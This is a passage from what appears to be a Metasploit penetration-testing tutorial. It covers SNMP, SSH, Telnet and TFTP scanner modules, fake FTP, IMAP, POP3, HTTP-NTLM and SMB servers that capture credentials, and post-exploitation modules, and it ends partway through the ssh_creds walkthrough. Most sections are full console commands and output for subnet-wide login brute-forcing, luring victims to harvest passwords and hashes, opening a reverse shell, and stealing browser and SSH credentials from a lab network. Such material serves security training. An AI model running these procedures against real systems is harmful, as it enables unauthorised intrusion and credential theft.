Although you can pass a range of hosts to this module, the output will become quite cluttered and confusing so it is best to simply do one host at a time.

```
msf auxiliary(snmp_enum) > set RHOSTS 192.168.1.2
RHOSTS => 192.168.1.2
msf auxiliary(snmp_enum) > run

[*] System information

Hostname             : Netgear-GSM7224
Description          : GSM7224 L2 Managed Gigabit Switch
```

```
Contact                 : dookie
Location                : Basement
Uptime snmp             : 56 days, 00:36:28.00
Uptime system           : -
System date             : -

[*] Network information

IP forwarding enabled   :  no
Default TTL             :  64
TCP segments received :  20782
TCP segments sent       :  9973
TCP segments retrans.   :  9973
Input datagrams         :  4052407
Delivered datagrams     :  1155615
Output datagrams        :  18261

[*] Network interfaces

Interface [ up ] Unit: 1 Slot: 0 Port: 1 Gigabit - Level

        Id              : 1
        Mac address     : 00:0f:b5:fc:bd:24
        Type            : ethernet-csmacd
        Speed           : 1000 Mbps
        Mtu             : 1500
        In octets       : 3716564861
        Out octets      : 675201778
...snip...
[*] Routing information

   Destination      Next hop         Mask         Metric

   0.0.0.0      5.1.168.192     0.0.0.0              1
   1.0.0.127    1.0.0.127       255.255.255.255      0

[*] TCP connections and listening ports

  Local address     Local port   Remote address     Remote port        State

      0.0.0.0           23        0.0.0.0          0          listen
      0.0.0.0           80        0.0.0.0          0          listen
      0.0.0.0           4242      0.0.0.0          0          listen
    1.0.0.127           2222      0.0.0.0          0          listen

[*] Listening UDP ports

  Local address     Local port

      0.0.0.0           0
      0.0.0.0           161
      0.0.0.0           514

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(snmp_enum) >
```

### *auxiliary/scanner/snmp/snmp_enumshares*

The **"snmp_enumshares"** module is a simple scanner that will query a range of hosts via SNMP to determine any available shares.

```
msf > use auxiliary/scanner/snmp/snmp_enumshares
msf auxiliary(snmp_enumshares) > show options

Module options:

  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  COMMUNITY  public           yes       SNMP Community String
  RETRIES    1                yes       SNMP Retries
  RHOSTS                      yes       The target address range or CIDR identifier
  RPORT      161              yes       The target port
  THREADS    1                yes       The number of concurrent threads
  TIMEOUT    1                yes       SNMP Timeout
  VERSION    1                yes       SNMP Version <1/2c>
```

We configure the module by setting our RHOSTS range and THREADS value and let it run.

```
msf auxiliary(snmp_enumshares) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(snmp_enumshares) > set THREADS 11
THREADS => 11
msf auxiliary(snmp_enumshares) > run

[+] 192.168.1.201
        shared_docs -  (C:\Documents and Settings\Administrator\Desktop\shared_docs)
[*] Scanned 02 of 11 hosts (018% complete)
[*] Scanned 03 of 11 hosts (027% complete)
[*] Scanned 05 of 11 hosts (045% complete)
[*] Scanned 07 of 11 hosts (063% complete)
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(snmp_enumshares) >
```

### *auxiliary/scanner/snmp/snmp_enumusers*

The **"snmp_enumusers"** module queries a range of hosts via SNMP and gathers a list of usernames on the remote system.

```
msf > use auxiliary/scanner/snmp/snmp_enumusers
msf auxiliary(snmp_enumusers) > show options

Module options:

  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  COMMUNITY  public           yes       SNMP Community String
  RETRIES    1                yes       SNMP Retries
  RHOSTS                      yes       The target address range or CIDR identifier
  RPORT      161              yes       The target port
  THREADS    1                yes       The number of concurrent threads
```

```
TIMEOUT   1         yes     SNMP Timeout
VERSION   1         yes     SNMP Version <1/2c>
```

As with most auxiliary modules, we set our RHOSTS and THREADS value and launch it.

```
msf auxiliary(snmp_enumusers) > set RHOSTS 192.168.1.200-211
RHOSTS => 192.168.1.200-211
msf auxiliary(snmp_enumusers) > set THREADS 11
THREADS => 11
msf auxiliary(snmp_enumusers) > run

[+] 192.168.1.201 Found Users: ASPNET, Administrator, Guest, HelpAssistant,
SUPPORT_388945a0, victim
[*] Scanned 02 of 12 hosts (016% complete)
[*] Scanned 05 of 12 hosts (041% complete)
[*] Scanned 06 of 12 hosts (050% complete)
[*] Scanned 07 of 12 hosts (058% complete)
[*] Scanned 08 of 12 hosts (066% complete)
[*] Scanned 09 of 12 hosts (075% complete)
[*] Scanned 11 of 12 hosts (091% complete)
[*] Scanned 12 of 12 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(snmp_enumusers) >
```

### *auxiliary/scanner/snmp/snmp_login*

The snmp_login scanner is a module that scans a range of IP addresses to determine the community string for SNMP-enabled devices.

```
msf > use auxiliary/scanner/snmp/snmp_login
msf auxiliary(snmp_login) > show options

Module options:

  Name              Current Setting                                Required  Description
  ----              ---------------                                --------  -----------
  BATCHSIZE         256                                            yes       The number of hosts to probe in each set
  BLANK_PASSWORDS   true                                           yes       Try blank passwords for all users
  BRUTEFORCE_SPEED  5                                              yes       How fast to bruteforce, from 0 to 5
  CHOST                                                            no        The local client address
  PASSWORD                                                         no        The password to test
  PASS_FILE         /opt/metasploit3/msf3/data/wordlists/snmp_default_pass.txt  no        File
                                                                                containing communities, one per line
  RHOSTS                                                           yes       The target address range or CIDR identifier
  RPORT             161                                            yes       The target port
  STOP_ON_SUCCESS   false                                          yes       Stop guessing when a credential works for a
                                                                                host
  THREADS           1                                              yes       The number of concurrent threads
  USERNAME                                                         no        A specific username to authenticate as
  USERPASS_FILE                                                    no        File containing users and passwords
                                                                                separated by space, one pair per line
  USER_FILE                                                        no        File containing usernames, one per line
  VERBOSE           true                                           yes       Whether to print output for all attempts
```

We set our RHOSTS and THREADS values while using the default wordlist and let the scanner run.

```
msf auxiliary(snmp_login) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(snmp_login) > set THREADS 254
THREADS => 254
msf auxiliary(snmp_login) > run

[+] SNMP: 192.168.1.2 community string: 'public' info: 'GSM7224 L2 Managed Gigabit Switch'
[+] SNMP: 192.168.1.199 community string: 'public' info: 'HP ETHERNET MULTI-ENVIRONMENT'
[+] SNMP: 192.168.1.2 community string: 'private' info: 'GSM7224 L2 Managed Gigabit Switch'
[+] SNMP: 192.168.1.199 community string: 'private' info: 'HP ETHERNET MULTI-ENVIRONMENT'
[*] Validating scan results from 2 hosts...
[*] Host 192.168.1.199 provides READ-WRITE access with community 'internal'
[*] Host 192.168.1.199 provides READ-WRITE access with community 'private'
[*] Host 192.168.1.199 provides READ-WRITE access with community 'public'
[*] Host 192.168.1.2 provides READ-WRITE access with community 'private'
[*] Host 192.168.1.2 provides READ-ONLY access with community 'public'
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(snmp_login) >
```

Our quick SNMP sweep found both the default public and private community strings of 2 devices on our network. This module can also be a useful tool for network administrators to identify attached devices that are insecurely configured.

## SSH Scanners

### *auxiliary/scanner/ssh/ssh_login*

The ssh_login module is quite versatile in that it can not only test a set of credentials across a range of IP addresses, but it can also perform brute-force login attempts. We will pass a file to the module containing usernames and passwords separated by a space as shown below.

```
root@bt:~# head /opt/metasploit3/msf3/data/wordlists/root_userpass.txt
root
root !root
root Cisco
root NeXT
root QNX
root admin
root attack
root ax400
root bagabu
root blablabla
```

Next, we load up the scanner module in Metasploit and set USERPASS_FILE to point to our list of credentials to attempt.

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options

Module options:
```

```
Name              Current Setting  Required  Description
----              ---------------  --------  -----------
BLANK_PASSWORDS   true             yes       Try blank passwords for all users
BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
PASSWORD                           no        A specific password to authenticate with
PASS_FILE                          no        File containing passwords, one per line
RHOSTS                             yes       The target address range or CIDR identifier
RPORT             22               yes       The target port
STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
THREADS           1                yes       The number of concurrent threads
USERNAME                           no        A specific username to authenticate as
USERPASS_FILE                      no        File containing users and passwords separated by
                                             space, one pair per line
USER_FILE                          no        File containing usernames, one per line
VERBOSE           true             yes       Whether to print output for all attempts
```

```
msf auxiliary(ssh_login) > set RHOSTS 192.168.1.154
RHOSTS => 192.168.1.154
msf auxiliary(ssh_login) > set USERPASS_FILE
/opt/metasploit3/msf3/data/wordlists/root_userpass.txt
USERPASS_FILE => /opt/metasploit3/msf3/data/wordlists/root_userpass.txt
msf auxiliary(ssh_login) > set VERBOSE false
VERBOSE => false
```

With everything ready to go, we run the module. When a valid credential pair is found, we are presented with a shell on the remote machine.

```
msf auxiliary(ssh_login) > run

[*] 192.168.1.154:22 - SSH - Starting buteforce
[*] Command shell session 1 opened (?? -> ??) at 2010-09-09 17:25:18 -0600
[+] 192.168.1.154:22 - SSH - Success: 'msfadmin':'msfadmin' 'uid=1000(msfadmin)
gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107
(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable
2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) > sessions -i 1
[*] Starting interaction with 1...

id
uid=1000(msfadmin) gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107
(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
exit
[*] Command shell session 1 closed.
msf auxiliary(ssh_login) >
```

### *auxiliary/scanner/ssh/ssh_login_pubkey*

Using public key authentication for SSH is highly regarded as being far more secure than using usernames and passwords to authenticate. The caveat to this is that if the

private key portion of the key pair is not kept secure, the security of the configuration is thrown right out the window. If, during an engagement, you get access to a private SSH key, you can use the ssh_login_pubkey module to attempt to login across a range of devices.

```
msf > use auxiliary/scanner/ssh/ssh_login_pubkey
msf auxiliary(ssh_login_pubkey) > show options

Module options:

  Name             Current Setting  Required  Description
  ----             ---------------  --------  -----------
  BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
  KEY_FILE                          no        Filename of one or several cleartext private keys.
  RHOSTS                            yes       The target address range or CIDR identifier
  RPORT            22               yes       The target port
  STOP_ON_SUCCESS  false            yes       Stop guessing when a credential works for a host
  THREADS          1                yes       The number of concurrent threads
  USERNAME                          no        A specific username to authenticate as
  USERPASS_FILE                     no        File containing users and passwords separated by
                                              space, one pair per line
  USER_FILE                         no        File containing usernames, one per line
  VERBOSE          true             yes       Whether to print output for all attempts

msf auxiliary(ssh_login_pubkey) > set KEY_FILE /tmp/id_rsa
KEY_FILE => /tmp/id_rsa
msf auxiliary(ssh_login_pubkey) > set USERNAME root
USERNAME => root
msf auxiliary(ssh_login_pubkey) > set RHOSTS 192.168.1.154
RHOSTS => 192.168.1.154
msf auxiliary(ssh_login_pubkey) > run

[*] 192.168.1.154:22 - SSH - Testing Cleartext Keys
[*] 192.168.1.154:22 - SSH - Trying 1 cleartext key per user.
[*] Command shell session 1 opened (?? -> ??) at 2010-09-09 17:17:56 -0600
[+] 192.168.1.154:22 - SSH - Success:
'root':'57:c3:11:5d:77:c5:63:90:33:2d:c5:c4:99:78:62:7a' 'uid=0(root) gid=0(root)
groups=0(root) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686 GNU/Linux '
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login_pubkey) > sessions -i 1
[*] Starting interaction with 1...

ls
reset_logs.sh
id
uid=0(root) gid=0(root) groups=0(root)
exit
[*] Command shell session 1 closed.
msf auxiliary(ssh_login_pubkey) >
```

### *auxiliary/scanner/ssh/ssh_version*

As far as protocols go, SSH is very secure but this does not mean that it has always been that way. There have been some instances where vulnerabilities have been found in SSH so it is always wise to look for older versions that have not yet been

patched. The ssh_version is a very simple module that will scan a range of addresses and fingerprint the SSH version running on the remote host.

```
msf > use auxiliary/scanner/ssh/ssh_version
msf auxiliary(ssh_version) > show options

Module options:

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target address range or CIDR identifier
  RPORT    22               yes       The target port
  THREADS  1                yes       The number of concurrent threads

msf auxiliary(ssh_version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(ssh_version) > set THREADS 255
THREADS => 255
msf auxiliary(ssh_version) > run

[*] 192.168.1.10:22, SSH server version: SSH-2.0-OpenSSH_4.3
[*] 192.168.1.101:22, SSH server version: SSH-2.0-OpenSSH_5.1p1 Debian-3ubuntu1
[*] 192.168.1.154:22, SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
[*] 192.168.1.250:22, SSH server version: SSH-2.0-OpenSSH_5.2p1-hpn13v6 FreeBSD-
openssh-portable-overwrite-base-5.2.p1_2,1
[*] Scanned 251 of 256 hosts (098% complete)
[*] Scanned 253 of 256 hosts (098% complete)
[*] Scanned 254 of 256 hosts (099% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_version) >
```

## Telnet Scanners

### *auxiliary/scanner/telnet/telnet_login*

The **telnet_login** module will take a list a provided set of credentials and a range of IP addresses and attempt to login to any Telnet servers it encounters.

```
msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(telnet_login) > show options

Module options:

  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  BLANK_PASSWORDS   true             yes       Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  PASSWORD                           no        A specific password to authenticate with
  PASS_FILE                          no        File containing passwords, one per line
  RHOSTS                             yes       The target address range or CIDR identifier
  RPORT             23               yes       The target port
  STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
  THREADS           1                yes       The number of concurrent threads
  USERNAME                           no        A specific username to authenticate as
  USERPASS_FILE                      no        File containing users and passwords separated by
                                                space, one pair per line
  USER_FILE                          no        File containing usernames, one per line
```

```
   VERBOSE        true          yes      Whether to print output for all attempts
```

This auxiliary module allows you to pass credentials in a number of ways. You can specifically set a username and password, you can pass a list of usernames and a list of passwords for it to iterate through, or you can provide a file that contains usernames and passwords separated by a space. We will configure the scanner to use a short usernames file and a passwords file and let it run against our subnet.

```
msf auxiliary(telnet_login) > set BLANK_PASSWORDS false
BLANK_PASSWORDS => false
msf auxiliary(telnet_login) > set PASS_FILE passwords.txt
PASS_FILE => passwords.txt
msf auxiliary(telnet_login) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(telnet_login) > set THREADS 254
THREADS => 254
msf auxiliary(telnet_login) > set USER_FILE users.txt
USER_FILE => users.txt
msf auxiliary(telnet_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(telnet_login) > run

[+] 192.168.1.116 - SUCCESSFUL LOGIN root : s00p3rs3ckret
[*] Command shell session 1 opened (192.168.1.101:50017 -> 192.168.1.116:23) at 2010-10-
08 06:48:27 -0600
[+] 192.168.1.116 - SUCCESSFUL LOGIN admin : s00p3rs3ckret
[*] Command shell session 2 opened (192.168.1.101:41828 -> 192.168.1.116:23) at 2010-10-
08 06:48:28 -0600
[*] Scanned 243 of 256 hosts (094% complete)
[+] 192.168.1.56 - SUCCESSFUL LOGIN msfadmin : msfadmin
[*] Command shell session 3 opened (192.168.1.101:49210 -> 192.168.1.56:23) at 2010-10-
08 06:49:07 -0600
[*] Scanned 248 of 256 hosts (096% complete)
[*] Scanned 250 of 256 hosts (097% complete)
[*] Scanned 255 of 256 hosts (099% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

It seems that our scan has been successful and Metasploit has a few sessions open for us. Let's see if we can interact with one of them.

```
msf auxiliary(telnet_login) > sessions -l

Active sessions
===============

  Id  Type   Information                              Connection
  --  ----   -----------                              ----------
  1   shell  TELNET root:s00p3rs3ckret (192.168.1.116:23)   192.168.1.101:50017 ->
192.168.1.116:23
  2   shell  TELNET admin:s00p3rs3ckret (192.168.1.116:23)  192.168.1.101:41828 ->
192.168.1.116:23
  3   shell  TELNET msfadmin:msfadmin (192.168.1.56:23)     192.168.1.101:49210 ->
192.168.1.56:23

msf auxiliary(telnet_login) > sessions -i 3
[*] Starting interaction with 3...
```

```
id
id
uid=1000(msfadmin) gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107
(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ exit
exit
logout
[*] Command shell session 3 closed.
msf auxiliary(telnet_login) >
```

### *auxiliary/scanner/telnet/telnet_version*

From a network security perspective, one would hope that Telnet would no longer be in use as everything, including credentials is passed in the clear but the fact is, you will still frequently encounter systems running Telnet, particularly on legacy systems. The **telnet_version** auxiliary module will scan a subnet and fingerprint any Telnet servers that are running. We just need to pass a range of IPs to the module, set our **THREADS** value, and let it fly.

```
msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(telnet_version) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  PASSWORD                   no        The password for the specified username
  RHOSTS                     yes       The target address range or CIDR identifier
  RPORT     23               yes       The target port
  THREADS   1                yes       The number of concurrent threads
  TIMEOUT   30               yes       Timeout for the Telnet probe
  USERNAME                   no        The username to authenticate as

msf auxiliary(telnet_version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(telnet_version) > set THREADS 254
THREADS => 254
msf auxiliary(telnet_version) > run

[*] 192.168.1.2:23 TELNET (GSM7224) \x0aUser:
[*] 192.168.1.56:23 TELNET Ubuntu 8.04\x0ametasploitable login:
[*] 192.168.1.116:23 TELNET Welcome to GoodTech Systems Telnet Server for Windows
NT/2000/XP (Evaluation Copy)\x0a\x0a(C) Copyright 1996-2002 GoodTech Systems,
Inc.\x0a\x0a\x0aLogin username:
[*] Scanned 254 of 256 hosts (099% complete)
[*] Scanned 255 of 256 hosts (099% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(telnet_version) >
```

## TFTP Scanners

### *auxiliary/scanner/tftp/tftpbrute*

TFTP servers can contain a wealth of valuable information including backup files, router config files, and much more. The **tftpbrute** module will take list of filenames and brute-force a TFTP server to determine if the files are present.

```
msf > use auxiliary/scanner/tftp/tftpbrute
msf auxiliary(tftpbrute) > show options

Module options:

  Name        Current Setting                                  Required  Description
  ----        ---------------                                  --------  -----------
  CHOST                                                        no        The local client address
  DICTIONARY  /opt/metasploit3/msf3/data/wordlists/tftp.txt    yes       The list of filenames
  RHOSTS                                                       yes       The target address range or CIDR identifier
  RPORT       69                                               yes       The target port
  THREADS     1                                                yes       The number of concurrent threads

msf auxiliary(tftpbrute) > set RHOSTS 192.168.1.116
RHOSTS => 192.168.1.116
msf auxiliary(tftpbrute) > set THREADS 10
THREADS => 10
msf auxiliary(tftpbrute) > run
[*] Found 46xxsettings.txt on 192.168.1.116
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tftpbrute) >
```

## Server Modules

## Capture Modules

### *auxiliary/server/capture/ftp*

The **"ftp"** capture module acts as and FTP server in order to capture user credentials.

```
msf > use auxiliary/server/capture/ftp
msf auxiliary(ftp) > show options

Module options (auxiliary/server/capture/ftp):

  Name        Current Setting  Required  Description
  ----        ---------------  --------  -----------
  SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address
                                         on the local machine or 0.0.0.0
  SRVPORT     21               yes       The local port to listen on.
  SSL         false            no        Negotiate SSL for incoming connections
  SSLVersion  SSL3             no        Specify the version of SSL that should be used
                                         (accepted: SSL2, SSL3, TLS1)
```

The default settings are suitable for our needs so we just run the module and entice

a user to log in to our server. When we have captured the information we need, we kill the job the server is running under.

```
msf auxiliary(ftp) > run
[*] Auxiliary module execution completed
[*] Server started.
msf auxiliary(ftp) >
[*] FTP LOGIN 192.168.1.195:1475 bobsmith / s3cr3t
[*] FTP LOGIN 192.168.1.195:1475 bsmith / s3cr3t
[*] FTP LOGIN 192.168.1.195:1475 bob / s3cr3tp4s

msf auxiliary(ftp) > jobs -l

Jobs
====

  Id  Name
  --  ----
  1   Auxiliary: server/capture/ftp

msf auxiliary(ftp) > kill 1
Stopping job: 1...

[*] Server stopped.
msf auxiliary(ftp) >
```

### *use auxiliary/server/capture/http_ntlm*

The **"http_ntlm"** capture module attempts to quietly catch NTLM/LM Challenge hashes over HTTP.

```
msf > use auxiliary/server/capture/http_ntlm
msf auxiliary(http_ntlm) > show options

Module options (auxiliary/server/capture/http_ntlm):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   LOGFILE                     no        The local filename to store the captured hashes
   PWFILE                      no        The local filename to store the hashes in Cain&Abel
                                         format
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address
                                          on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLVersion SSL3             no        Specify the version of SSL that should be used
                                          (accepted: SSL2, SSL3, TLS1)
   URIPATH                     no        The URI to use for this exploit (default is random)
```

This module has a few options available for fine-tuning, including the ability to save any captured hashes in Cain&Abel format. For our setup, we set the LOGFILE value to saves the hashes to a text file, set our SRVPORT value to listen on port 80 and configure the URIPATH to / for added realism.

```
msf auxiliary(http_ntlm) > set LOGFILE captured_hashes.txt
LOGFILE => captured_hashes.txt
msf auxiliary(http_ntlm) > set SRVPORT 80
```

```
SRVPORT => 80
msf auxiliary(http_ntlm) > set URIPATH /
URIPATH => /
msf auxiliary(http_ntlm) > run
[*] Auxiliary module execution completed

[*] Using URL: http://0.0.0.0:80/
[*]  Local IP: http://192.168.1.101:80/
[*] Server started.
msf auxiliary(http_ntlm) >
[*] Request '/' from 192.168.1.195:1964
[*] Request '/' from 192.168.1.195:1964
[*] Request '/' from 192.168.1.195:1964
[*] 192.168.1.195: V-MAC-XP\Administrator
397ff8a937165f55fdaaa0bc7130b1a22f85252cc731bb25:af44a1131410665e6dd99eea8f16d
eb3e81ed4ecc4cb7d2b on V-MAC-XP

msf auxiliary(http_ntlm) > jobs -l

Jobs
====

  Id  Name
  --  ----
  0   Auxiliary: server/capture/http_ntlm

msf auxiliary(http_ntlm) > kill 0
Stopping job: 0...

[*] Server stopped.
msf auxiliary(http_ntlm) >
```

As shown above, as soon as our victim browses to our server using Internet Explorer, the Administrator hash is collected without any user interaction.

### auxiliary/server/capture/imap

The **"imap"** capture module acts as an IMAP server in order to collect user mail credentials.

```
msf > use auxiliary/server/capture/imap
msf auxiliary(imap) > show options

Module options (auxiliary/server/capture/imap):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address
                                         on the local machine or 0.0.0.0
   SRVPORT    143              yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLVersion SSL3             no        Specify the version of SSL that should be used
                                         (accepted: SSL2, SSL3, TLS1)
```

We don't need to do any extra configuration for this module so we let it run and then convince a user to connect to our server and collect his credentials.

```
msf auxiliary(imap) > run
[*] Auxiliary module execution completed
```

```
[*] Server started.
msf auxiliary(imap) >
[*] IMAP LOGIN 192.168.1.195:2067 "victim" / "s3cr3t"
msf auxiliary(imap) > jobs -l

Jobs
====

  Id  Name
  --  ----
  0   Auxiliary: server/capture/imap

msf auxiliary(imap) > kill 0
Stopping job: 0...

[*] Server stopped.
msf auxiliary(imap) >
```

### *auxiliary/server/capture/pop3*

The **"pop3"** capture module poses as a POP3 mail server in order to capture user mail credentials.

```
msf > use auxiliary/server/capture/pop3
msf auxiliary(pop3) > show options

Module options (auxiliary/server/capture/pop3):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address
                                          on the local machine or 0.0.0.0
   SRVPORT     110              yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLVersion  SSL3             no        Specify the version of SSL that should be used
                                          (accepted: SSL2, SSL3, TLS1)
```

We will leave the settings at their defaults, run the module and then convince the victim to authenticate to our server.

```
msf auxiliary(pop3) > run
[*] Auxiliary module execution completed

[*] Server started.
msf auxiliary(pop3) >
[*] POP3 LOGIN 192.168.1.195:2084 victim / s3cr3t

msf auxiliary(pop3) > jobs -l

Jobs
====

  Id  Name
  --  ----
  1   Auxiliary: server/capture/pop3

msf auxiliary(pop3) > kill 1
```

```
Stopping job: 1...

[*] Server stopped.
msf auxiliary(pop3) >
```

### *auxiliary/server/capture/smb*

The **"smb"** capture module acts as a SMB share to capture user password hashes so they can be later exploited.

```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > show options

Module options (auxiliary/server/capture/smb):

   Name        Current Setting   Required  Description
   ----        ---------------   --------  -----------
   CAINPWFILE                    no        The local filename to store the hashes in Cain&Abel
                                           format
   CHALLENGE   1122334455667788  yes       The 8 byte challenge
   JOHNPWFILE                    no        The prefix to the local filename to store the
                                           hashes in JOHN format
   LOGFILE                       no        The local filename to store the captured
                                           hashes
   SRVHOST     0.0.0.0           yes       The local host to listen on. This must be an
                                           address on the local machine or 0.0.0.0
   SRVPORT     445               yes       The local port to listen on.
   SSL         false             no        Negotiate SSL for incoming connections
   SSLVersion  SSL3              no        Specify the version of SSL that should be
                                           used (accepted: SSL2, SSL3, TLS1)
```

This module has a number of options available. We will only set the JOHNPWFILE option to save the captures hashes in John the Ripper format, run the module, and convince a user to connect to our "share".

```
msf auxiliary(smb) > set JOHNPWFILE /tmp/smbhashes.txt
JOHNPWFILE => /tmp/smbhashes.txt
msf auxiliary(smb) > run
[*] Auxiliary module execution completed

[*] Server started.
msf auxiliary(smb) >
[*] Mon Mar 28 10:21:56 -0600 2011
NTLMv1 Response Captured from 192.168.1.195:2111
V-MAC-XP\Administrator OS:Windows 2002 Service Pack 2 2600 LM:Windows 2002 5.1
LMHASH:397ff8a937165f55fdaaa0bc7130b1a22f85252cc731bb25
NTHASH:af44a1131410665e6dd99eea8f16deb3e81ed4ecc4cb7d2b


msf auxiliary(smb) > jobs -l

Jobs
====

  Id  Name
  --  ----
  2   Auxiliary: server/capture/smb
```

```
msf auxiliary(smb) > kill 2
Stopping job: 2...

[*] Server stopped.
msf auxiliary(smb) >
```

## *Post Modules*

Metasploit has a wide array of post-exploitation modules that can be run on compromised targets to gather evidence, pivot deeper into a target network, and much more.

### Multi-OS Post-Exploitation Modules

### post/multi/gather/env

The **"env"** module will collect and display the operating system environment variables on the compromised system.

```
meterpreter > run post/multi/gather/env

ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 37 Stepping 2, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=2502
Path=C:\Perl\site\bin;C:\Perl\bin;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\Syste
m32\Wbem;c:\python25;c:\Program Files\Microsoft SQL Server\90\Tools\$
TEMP=C:\WINDOWS\TEMP
TMP=C:\WINDOWS\TEMP
windir=C:\WINDOWS
meterpreter >
```

### post/multi/gather/firefox_creds

The **"firefox_creds"** post-exploitation module gathers saved credentials and cookies from an installed instance of Firefox on the compromised host. Third-party tools can then be used to extract the passwords if there is no master password set on the database.

```
meterpreter > run post/multi/gather/firefox_creds

[*] Checking for Firefox directory in: C:\Documents and Settings\Administrator\Application
Data\Mozilla\
[*] Found Firefox installed
[*] Locating Firefox Profiles...

[+] Found Profile 8r4i3uac.default
[+] Downloading cookies.sqlite file from: C:\Documents and Settings\Administrator\Application
Data\Mozilla\Firefox\Profiles\8r4i3uac.default
[+] Downloading cookies.sqlite-journal file from: C:\Documents and
Settings\Administrator\Application Data\Mozilla\Firefox\Profiles\8r4i3uac.default
```

```
[+] Downloading key3.db file from: C:\Documents and Settings\Administrator\Application
Data\Mozilla\Firefox\Profiles\8r4i3uac.default
[+] Downloading signons.sqlite file from: C:\Documents and Settings\Administrator\Application
Data\Mozilla\Firefox\Profiles\8r4i3uac.default
meterpreter >
```

## post/multi/gather/ssh_creds

The **"ssh_creds"** module will collect the contents of user's .ssh directory on the targeted machine. Additionally, known_hosts and authorized_keys and any other files are also downloaded.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.101
lhost => 192.168.1.101
msf exploit(handler) > set LPORT 443
lport => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.101:443
[*] Starting the payload handler...
[*] Command shell session 1 opened (192.168.1.101:443 -> 192.168.1.101:37059) at 2011-
06-02 11:06:02 -0600

id
uid=0(root) gid=0(root) groups=0(root)
^Z
Background session 1? [y/N]  y

msf exploit(handler) > use post/multi/gather/ssh_creds
msf post(ssh_creds) > show options

Module options (post/multi/gather/ssh_creds):

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION                   yes       The session to run this module on.

msf post(ssh_creds) > set SESSION 1
session => 1
msf post(ssh_creds) > run

[*] Determining session platform and type...
[*] Checking for OpenSSH profile in: /bin/.ssh
[-] OpenSSH profile not found in /bin/.ssh
[*] Checking for OpenSSH profile in: /dev/.ssh
…snip…
